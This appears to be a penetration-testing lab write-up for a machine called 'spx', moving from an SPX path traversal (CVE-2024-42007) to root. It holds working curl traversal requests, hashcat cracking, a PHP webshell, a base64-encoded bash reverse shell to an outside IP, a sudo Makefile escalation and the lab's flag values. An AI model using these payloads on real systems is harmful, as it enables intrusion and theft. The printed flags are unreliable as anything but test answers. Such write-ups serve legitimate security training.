Difficulty: Intermediate
Service Discovery
Open Ports & Priority
TCP Ports:
- 80
- 22
Service Enumeration
80 - HTTP
Server: Apache/2.4.52 (Ubuntu)
TinyFileManager https://tinyfilemanager.github.io/

Tried guessing default/weak passwords:
- admin:admin
- admin:admin@123
- user:user
- user:user12345
- spx:spx
- h3k:h3k
PHPinfo is exposed on http://spx/phpinfo.php
- webroot: /var/www/html
- user: www-data(33)/33
- OS: Linux spx 5.15.0-122-generic 132-Ubuntu SMP Thu Aug 29 13:45:52 UTC 2024 x86_64
It has a section for SPX, which is interesting as that’s also the name of this box:

SPX is Simple Profiling eXtension and is a FOSS PHP extension for profiling PHP scripts.
CVE-2024-42007 is a path traversal vulnerability affecting SPX up to and including versions 0.4.15, which matches this exact version.
This GitHub issue shows original reporting and a POC HTTP request. https://github.com/NoiseByNorthwest/php-spx/issues/251
I found a POC exploit to make exploitation more convenient: https://github.com/BubblyCola/CVE_2024_42007
The POC failed so I had to look a bit closer… the GitHub issue payload makes the request to:
/?SPX_KEY=dev&SPX_UI_URI=%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2fetc%2fpasswd
I noticed the SPX_KEY was also set to dev in the POC like we see here. However, we can see that in PHPinfo, SPX.http_key is set to a2a90ca2f9f0ea04d267b16fb8e63800.
By changing this, I was able to use curl to exploit the directory traversal, without needing the Python exploit:
curl 'http://spx/?SPX_KEY=a2a90ca2f9f0ea04d267b16fb8e63800&SPX_UI_URI=%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2fetc%2fpasswd'

From here, I immediately tried to check if we could access any SSH keys for the profiler user, at paths like /home/profiler/..ssh/id_rsa. No such luck, meaning either www-data doesn’t have access (which is how it should be) or that such a file simply doesn’t exist.
However, we can go for source code disclosure, such as downloading index.php:
curl 'http://spx/?SPX_KEY=a2a90ca2f9f0ea04d267b16fb8e63800&SPX_UI_URI=%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2fvar%2fwww%2fhtml%2findex.php' -o index.php

This is good, we have Tiny File Manager’s exact version as 2.5.3 and some password hashes.
Let’s try to crack these hashes. $2y indicates they’re bcrypt, so we can use -m 3200 with hashcat.
tinyfilemanager.hashes
$2y$10$7LaMUa8an8NrvnQsj5xZ3eDdOejgLyXE8IIvsC.hFy1dg7rPb9cqG
$2y$10$x8PS6i0Sji2Pglyz7SLFruYFpAsz9XAYsdiPyfse6QDkB/QsdShxi
hashcat -m 3200 tinyfilemanager.hashes /usr/share/wordlists/rockyou.txt
After about 20 minutes, both of these were cracked:
 user:profiler
admin:lowprofile
user:profiler
admin:lowprofile
Logging in with admin, it looks like I’m able to upload files to the webroot as www-data; I’ll upload a webshell such as /usr/share/webshells/php/simple-backdoor.php:
<?php

if(isset($_REQUEST['cmd'])){
        echo "<pre>";
        $cmd = ($_REQUEST['cmd']);
        system($cmd);
        echo "</pre>";
        die;
}

?>

Now we can use the shell to execute arbitrary code on the server.

curl 'http://spx/webshell.php' -G --data-urlencode 'cmd=whoami'

I’ll use this to establish a reverse shell.
Start a listener
penelope -p 80
Execute payload to establish shell:
curl 'http://spx/webshell.php' -G --data-urlencode 'cmd=printf KGJhc2ggPiYgL2Rldi90Y3AvMTkyLjE2OC40NS4xOTYvODAgMD4mMSkgJg==|base64 -d|bash'
Privilege Escalation
First, I’ll check for password reuse with the credentials found in index.php:
- profiler
- lowprofile
No luck for sudo -l or su root.
Ah, what about su profiler though?…

Success, profiler’s password is lowprofile!
Now to restart privesc enumeration.
sudo -l shows that profiler can run make install /usr/bin/make install -C /home/profiler/php-spx as root.

We own /home/profiler/php-spx/Makefile, so we can overwrite it to change what the install target does. We can even delete everything else (after making a backup of the folder, to be safe) in Makefile and just have:
install:
	/bin/bash
Using this method, modify Makefile and save it, when run our allowed sudo command to drop into a root shell.


Proof Screenshots (local.txt / proof.txt)
type or cat flag and include IP address in screenshot
/home/profiler/local.txt 07b73ef749f523e865e4108796a43ae5
/root/proof.txt 10408eecd04fa5bbf5f5688b70093781